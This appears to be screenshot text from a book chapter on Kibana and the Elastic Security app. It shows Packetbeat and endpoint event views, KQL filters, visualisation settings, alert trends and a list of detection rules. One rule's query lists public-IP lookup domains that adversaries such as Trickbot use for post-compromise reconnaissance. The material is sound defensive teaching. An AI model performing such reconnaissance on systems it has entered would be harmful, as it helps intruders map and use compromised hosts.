process.Ext.ancestry: YvVeMGI1YTA1NWIzZ11NvY2LY9ZTA1MzMB0DA4MzMA0Dc3LTU1M1bXhZi1OTMwNTMwNC41MDk4MThzMDA=,
YvVeMGI1YTA1NWIzZ11NvY2LY9ZTA1MzMB0DA4MzMA0Dc3LTU1M1bXhZi1OTMwNTMwNC48MTCwNjYMDA= process.name: svchost.exe process.pid: 748
process.entity_id: YvVeMGI1YTA1NWIzZ11NvY2LY9ZTA1MzMB0DA4MzMA0Dc3LTc8OC8xMzI1OTMwNTMwNC44OTQzNzk2MDA=
process.executable: C:\Windows\System32\svchost.exe message: Endpoint file event @timestamp: Mar 3, 2021 @ 22:29:46.550

> Mar 3, 2021 @ 22:29:46.397 agent.id: bef0b5a0-5b3f-b6f6-f4e0-3c4888338877 agent.type: endpoint agent.version: 7.11.1
process.Ext.ancestry: YvVeMGI1YTA1NWIzZ11NvY2LY9ZTA1MzMB0DA4MzMA0Dc3LTU1M1bXhZi1OTMwNTMwNC41MDk4MThzMDA=,
YvVeMGI1YTA1NWIzZ11NvY2LY9ZTA1MzMB0DA4MzMA0Dc3LTU1M1bXhZi1OTMwNTMwNC48MTCwNjYMDA= process.name: svchost.exe process.pid: 748
```

Chapter 7: Using Kibana to Explore and Visualize Data

The screenshot displays the Kibana interface for a search query. The search bar at the top contains the query `packetbeat-*`. The results are visualized as a bar chart showing the count of events over time, with a peak around 21:12:00. A document preview is shown below the chart, displaying fields such as `@timestamp`, `agent.ephemeral_id`, `agent.hostname`, `agent.id`, `agent.name`, `agent.type`, `agent.version`, `bytes_in`, `destination.ip`, `destination.mac`, `destination.port`, `ecs.version`, `event.action`, `event.category`, and `network.protocol`.

1. Discover

2. Search

3. + Add filter

4. packetbeat-*

5. Search field names

6. Filter by type 0

7. Available fields 260

8. Search Elastic

9. KQL

10. Last 15 minutes

11. Options

12. Refresh

13. Hide chart

14. 400 hits

15. Document

```
> Jun 2, 2021 @ 21:21:20.005 @timestamp: Jun 2, 2021 @ 21:21:20.005 agent.ephemeral_id: 4fd78e69-51d2-4464-b24d-5396fc9e5702 agent.hostname: packtpub agent.id: e380159b-3f97-45de-957b-b86fb9719ca agent.name: packtpub agent.type: packetbeat agent.version: 7.13.0 bytes_in: 7448 destination.ip: 224.0.0.251 destination.mac: 01:00:5e:00:00:fb destination.port: 5353 ecs.version: 1.9.0 event.action: network_flow event.category: network_traffic, network
```

**D**

Discover



Search



network.protocol: tls ×

[+ Add filter](#) Pin across all apps Edit filter > Exclude results Temporarily disable Delete**69** hits**Count**50
40
30
20
10
0

packetbeat-*


destination.domain

Filter by type 0

Available fields 1

Popular

destination.domain



TOP 5 VALUES

| | | | |
|---------------------------------|-------|---|---|
| v10.events.data.microsoft.com | 26.1% | + | - |
| settings-win.data.microsoft.com | 13.0% | + | - |
| artifacts.security.elastic.co | 8.7% | + | - |
| login.live.com | 8.7% | + | - |
| arc.msn.com | 4.3% | + | - |

Visualize

Exists in 23 / 500 records

Search

+ Add filter

packetbeat-*

source.ip

Filter by type 0


Available fields 1

Popular

source.ip

235 hits

Mar 15, 2021 @



TOP 5 VALUES

- 10.0.4.15 64.3%
- fe80::b9b0:36e6:1851:225d 35.7%

Visualize

Exists in 227 / 235 records

- > Mar 15, 2021 @ 23:29:30.025
- > Mar 15, 2021 @ 23:29:30.025

Search

KQL

Last 15 minutes

Show dates

Refresh

+ Add filter

packetbeat-*


source.ip

Filter by type 0



Selected fields 1

source.ip

Available fields 0




| Time | destination.domain | source.ip |
|-------------------------------|--------------------|---------------------------|
| > Mar 15, 2021 @ 23:29:30.025 | - | 10.0.4.15 |
| > Mar 15, 2021 @ 23:29:30.025 | - | 10.0.4.15 |
| > Mar 15, 2021 @ 23:29:30.025 | - | fe80::b9b0:36e6:1851:225d |
| > Mar 15, 2021 @ 23:29:30.025 | - | 10.0.4.15 |



Time ▾ Document

> Jun 2, 2021 @ 21:21:20.005

```
@timestamp: Jun 2, 2021 @ 21:21:20.005 agent.ephemeral_id: 4fd78e69-51d2-4464-b24d-5396fc9e5702 agent.hostname: packtpub agent.id: e380159b-3f97-45de-957b-b8b6fb9719ca agent.name: packtpub agent.type: packetbeat agent.version: 7.13.0 bytes_in: 744B destination.ip: 224.0.0.251 destination.mac: 01:00:5e:00:00:fb destination.port: 5353 ecs.version: 1.9.0 event.action: network_flow event.category: network_traffic, network
```



| | | |
|----|----------------------|--------------------------------|
| # | network.bytes | 744B |
| f | network.community_id | 1:6pVJROxuVxUdHa5Jm6WYtu1Nwiw= |
| # | network.packets | 8 |
| f | network.transport | udp |
| f | network.type | ipv4 |
| # | source.bytes | 744B |
| IP | source.ip | 10.0.4.15 |
| f | source.mac | 08:00:27:25:b4:1d |

1. 2. 3. 4.

⊕ ⊖ 🔄 🗑

elastic Search Elastic

Discover

Options New Save Open Share Inspect

Search KQL Last 7 days Show dates Refresh

network.protocol: tls destination.domain: exists tls.server.x509.issuer.organization: Microsoft Corporation + Add filter

packetbeat-* 558 hits May 26, 2021 @ 21:29:13.751 - Jun 2, 2021 @ 21:29:13.751 Auto Hide chart

Search field names

Filter by type 0

Selected fields 3

- source.ip
- destination.domain
- destination.port

Available fields 266

Popular

- agent.hostname

@timestamp per 3 hours

| Time | source.ip | destination.domain | destination.port |
|------------------------------|-----------|---------------------------------|------------------|
| > Jun 2, 2021 @ 21:25:51.420 | 10.0.4.15 | settings-win.data.microsoft.com | 443 |
| > Jun 2, 2021 @ 21:25:51.143 | 10.0.4.15 | settings-win.data.microsoft.com | 443 |

elastic Search Elastic

Discover

New Save Open Share Inspect

Search KQL Last 15 minutes Show dates Refresh

+ Add filter

packetbeat-* 1,840 hits

Search field names

Filter by type 0

Available fields 49

Popular

- destination.port
- event.dataset
- _id
- _index
- _score
- _type
- @timestamp

SYNTAX OPTIONS

The Kibana Query Language (KQL) offers a simplified query syntax and support for scripted fields. KQL also provides autocomplete if you have a basic license or above. If you turn off KQL, Kibana uses Lucene.

Kibana Query Language On

@timestamp per 3 hours

```

> Mar 14, 2021 @ 22:58:41.911 @timestamp: Mar 14, 2021 @ 22:58:41.911 network.bytes: 17.6MB network.packets: 15,226 network.type: ipv4 network.transport: tcp
network.community_id: 1:1PAzvb9xKaApL0B54dunfXE* source.packets: 1,774 source.mac: 08:00:27:25:b4:1d source.ip: 10.0.4.15 source.port: 58541
source.bytes: 183.1KB destination.packets: 13,452 destination.bytes: 17.5MB destination.mac: 52:54:00:12:35:02 destination.ip: 205.185.216.42
destination.port: 80 flow.id: EQwA/////DP/////FBgBAAEIACclt81SVAASNQIKAAQpzbnyKq3FUAB19wAAAAAAA flow.final: true
host.ip: fe80::9dfb:2aae:7112:2f1a, 192.168.1.103, fe80::b9b8:36e6:1851:225d, 10.0.4.15 host.mac: 08:00:27:af:27:05, 08:00:27:25:b4:1d
  
```




Search



+ Add filter

packetbeat-*


source.ip

Filter by type 0

Available fields 1

source.ip

1,733 hits



TOP 5 VALUES

| | | | |
|---------------------------|-------|---|---|
| 10.0.4.15 | 42.0% | + | - |
| 205.185.216.42 | 29.8% | + | - |
| 205.185.216.10 | 24.0% | + | - |
| fe80::b9b0:36e6:1851:225d | 4.2% | + | - |

Visualize

Exists in 500 / 500 records



D

Discover



source.ip : 10.0.4.15



+ Add filter

packetbeat-*



source.ip

Filter by type 0

Available fields




source.ip



433 hits

Count



TOP 5 VALUES

10.0.4.15

100.0%



Visualize

Exists in 433 / 433 records

destination.domain:(elastic|packtpub|neverssl).(com|co)/

+ Add filter

packetbeat-*

destin

Filter by type 0


Available fields 6

Popular

- destination.domain
- destination.port
- destination.bytes
- destination.ip
- destination.mac
- destination.packets

4 hits

Mar 14, 2021 @ 00:00:



TOP 5 VALUES

| | |
|--------------|-------|
| neverssl.com | 50.0% |
| packtpub.com | 25.0% |
| elastic.co | 25.0% |

Visualize

Exists in 4 / 4 records

_source

```
destination.domain: neverssl.com netwo
event.start: Mar 14, 2021 @ 22:50:26.
protocol event.kind: event event.datas
related.ip: 10.0.4.15, 52.84.122.61 ag
957b-b8b6fb9719ca agent.name: packetpub
destination.domain: neverssl.com netwo
url.scheme: http url.domain: neverssl.
event.category: network_traffic, netwo
client.ip: 10.0.4.15 client.port: 5052
```

Search

KQL

Last 15 minutes

Show dates

Refresh

+ Add filter

Count

895

packetbeat-*

Data Options

Metrics

Metric Count

Add

Buckets

Add

+ Add filter

| network.protocol: Descending | Count |
|------------------------------|--------|
| http | 41,879 |
| dns | 1,662 |
| tls | 963 |
| dhcpv4 | 8 |

packetbeat-*

Data Options

Metrics

> Metric Count

+ Add

Buckets

Split rows

Aggregation: Terms

Field: network.protocol

+ Add filter

| network.protocol: Descendi... | destination.domain: Ascend... | Count |
|-------------------------------|-------------------------------------|-------|
| http | edge.microsoft.com | 1 |
| http | msedge.f.dl.delivery.mp.micros... | 1 |
| http | neverssl.com | 2 |
| http | 2.tlu.dl.delivery.mp.microsoft.c... | 3 |
| http | adl.windows.com | 3 |
| dns | Missing | 1,665 |
| tls | 10713890.fl.doubleclick.net | 1 |
| tls | 1531062-12.chat.api.drift.com | 1 |
| tls | 17a1dd6e02efbc2be1dea0263... | 1 |
| tls | 813-mam-392.mktosp.com | 1 |

packetbeat-*

Data Options

Metrics

> Metric Count

+ Add

Buckets

> Split rows network.pr... Ⓞ = ✕

Split rows Ⓞ = ✕

Sub aggregation Terms help

Terms

Field destination.domain

Order by Metric: Count


Order Ascending Size 5

Group other values in separate bucket

Show missing values

Label for missing values

Missing



packetbeat-*

Data Metrics & axes Panel settings


Metrics

- Y-axis Count
- + Add

Buckets

- X-axis
- Aggregation: Terms
- Field: network.protocol
- Order by: Metric: Count
- Order: Descending
- Size: 5
- Group other values in separate bucket
- Show missing values
- Custom label

- dns
- tls
- http



packetbeat-*

Data Options

Metrics

> Slice size Count

Buckets

Split slices

Aggregation: Terms


Field: network.protocol

Order by: Metric: Count

Order: Descending | Size: 5

Group other values in separate bucket

Show missing values



Add from library



Search: chapter 6

Types: 1

- Visualization
- Saved search
- Lens Visualization
- Map

Background dashboard text: "Add your first visualization. Create content that tells a story."

+ Add filter



Chapter 6 - HTTP URL

| url.full: Descending | Count |
|--|-------|
| http://tlu.dl.delivery.mp.microsoft.com/filestreami... | 5,065 |
| http://tlu.dl.delivery.mp.microsoft.com/filestreami... | 3,709 |
| http://tlu.dl.delivery.mp.microsoft.com/filestreami... | 3,427 |
| http://9.tlu.dl.delivery.mp.microsoft.com/filestrea... | 3,146 |
| http://9.tlu.dl.delivery.mp.microsoft.com/filestrea... | 3,108 |

Chapter 6 - HTTP Destination Domain

| destination.domain: Descending | Count |
|---|--------|
| 9.tlu.dl.delivery.mp.microsoft.com | 49,568 |
| tlu.dl.delivery.mp.microsoft.com | 48,184 |
| 11.tlu.dl.delivery.mp.microsoft.com | 4,303 |
| msedge.b.tlu.dl.delivery.mp.microsoft.com | 1,261 |
| 2.tlu.dl.delivery.mp.microsoft.com | 825 |

Chapter 8: The Elastic Security App

The screenshot shows the Elastic Security App interface. At the top, there's a search bar and navigation tabs for Overview, Detections, Hosts, Network, Timelines, Cases, and Administration. The Overview tab is selected. Below the navigation, there's a search bar with a KQL query, a date range of 'Last 90 days', and a 'Refresh' button. The main content area is divided into two sections: 'Recent cases' on the left and a 'Detection alert trend' chart on the right. The chart shows a significant spike in alerts around April 3rd, 2021, primarily from the 'Malware Detection Alert' rule.

Recent cases

- Tesla Agent Match** (1 case)
Alert generated by Tesla Agent.
- Tesla Agent Timeline**
- [View all cases](#)

Recent timelines

You haven't favorited any timelines yet. Get

Detection alert trend

Showing: 55 alerts

Stack by: signal.rule.name

[View alerts](#)

| Date | Malware Detection Alert | Packtpub Network Traffic Test | Imported Packtpub Network Traffic Test | Malicious Indicator Match Rule |
|------------|-------------------------|-------------------------------|--|--------------------------------|
| 2021-03-06 | 0 | 0 | 0 | 0 |
| 2021-03-20 | 0 | 0 | 0 | 0 |
| 2021-04-03 | 30 | 0 | 0 | 0 |
| 2021-04-17 | 0 | 5 | 0 | 0 |
| 2021-05-01 | 0 | 0 | 0 | 0 |
| 2021-05-15 | 0 | 0 | 0 | 0 |
| 2021-05-29 | 0 | 0 | 5 | 0 |

This screenshot shows the Elastic Security App interface with the 'Host events' and 'Network events' sections expanded. The 'Host events' section shows 826,156 events, and the 'Network events' section shows 171,603 events. Both sections provide a breakdown of events by category and agent type.

Host events (Showing: 826,156 events)





| Agent | Category | Count |
|-------------------|--------------------------------------|---------|
| Auditbeat | - | 0 |
| Endpoint Security | DNS | 41,563 |
| | File | 247,585 |
| | Image Load | 18,600 |
| | Network | 35,127 |
| | Process | 40,990 |
| | Registry | 370,118 |
| Security | 3,934 | |
| Filebeat | - | 0 |
| Winlogbeat | Security | 68,239 |
| | Microsoft-Windows-Sysmon/Operational | 34,075 |

Network events (Showing: 171,603 events)

| Agent | Category | Count |
|------------|----------|---------|
| Auditbeat | - | 0 |
| Filebeat | - | 0 |
| Packetbeat | DNS | 6,267 |
| | Flow | 161,358 |
| | TLS | 3,978 |
| | - | 171,603 |

Recent articles:

- Detecting rare and unusual processes with Elastic machine learning** (2021-03-25)
- Hunting for Lateral Movement using Event Query Language** (2021-03-18)
- Detection and Response for HAFNIUM Activity** (2021-03-04)



Detection rules

[Back to detections](#) [Upload value lists](#) [Import rule](#) [Create new rule](#)

[Rules](#) [Rule Monitoring](#) [Exception Lists](#)

All rules

Updated 20 seconds ago

Showing 564 rules | Selected 0 rules [Bulk actions](#) [Refresh](#) [Refresh settings](#)

| Rule | Risk score | Severity | Last run | Last response | Last updated | Activated |
|--|------------|----------|---------------|---------------|-----------------------|-------------------------------------|
| <input type="checkbox"/> Imported Packpub Network Traffic Test | 21 | Low | 7 minutes ago | succeeded | May 27, 2020 20:00:25 | <input checked="" type="checkbox"/> |
| <input type="checkbox"/> Malicious Indicator Match Rule | 99 | Critical | 7 minutes ago | succeeded | Apr 14, 2020 00:50:42 | <input checked="" type="checkbox"/> |
| <input type="checkbox"/> Setgid Bit Set via chmod | 21 | Low | 4 minutes ago | succeeded | Apr 12, 2020 21:26:04 | <input checked="" type="checkbox"/> |
| <input type="checkbox"/> SSH Authorized Keys File Modification | 47 | Medium | 4 minutes ago | succeeded | Apr 12, 2020 21:26:04 | <input checked="" type="checkbox"/> |

Search tags

- APM
- Application
- Asset Visibility
- AWS
- Azure
- Cloud
- Collection
- Command and Control

KQL Last 7 days Show dates Refresh

+ Add filter

[Back to detection rules](#)

Public IP Reconnaissance Activity

Created by: elastic on Feb 21, 2021 @ 20:28:22.877 Updated by: elastic on Apr 12, 2021 @ 21:29:07.695

Last response: ● succeeded at Apr 12, 2021 @ 21:29:12.777 [🔄](#)

Activate Edit rule settings 🔍

About

Details Investigation guide

Identifies domains commonly used by adversaries for post-exploitation IP reconnaissance. It is common for adversaries to test for Internet access and acquire their public IP address after they have gained access to a system. Among others, this has been observed in campaigns leveraging the information stealer, Trickbot.

Author Elastic

Severity ● Low

Risk score 21

Reference URLs

- <https://community.jisc.ac.uk/blogs/csirt/article/trickbot-analysis-and-mitigation>
- <https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware>

False positive examples

- If the domains listed in this rule are used as part of an authorized workflow, this rule will be triggered by those events. Validate that this is expected activity and tune the rule to fit your environment variables.

License Elastic License v2

MITRE ATT&CK™ [Discovery \(TA0007\)](#)
[System Network Configuration Discovery \(T1016\)](#)

Timestamp override event.ingested

Definition

Index patterns packetbeat-*

Custom query

```
event.category:network AND event.type:connection AND server.domain:(ipecho.net OR ipinfo.io OR ifconfig.co OR ifconfig.me OR icanhazip.com OR myexternalip.com OR api.ipify.org OR bot.whatismyipaddress.com OR ip.anysrc.net OR wtfismyip.com) AND NOT http.response.status_code:302 AND status:OK AND NOT _exists_:http.request.referrer
```

Rule type Query

Timeline template None

Schedule

Runs every 5m

Additional look-back time 1m

[Back to detections](#)

Detection rules

+ Install 1 Elastic prebuilt rule 📄 Upload value lists 📄 Import rule + Create new rule

All rules

Updated 28 seconds ago

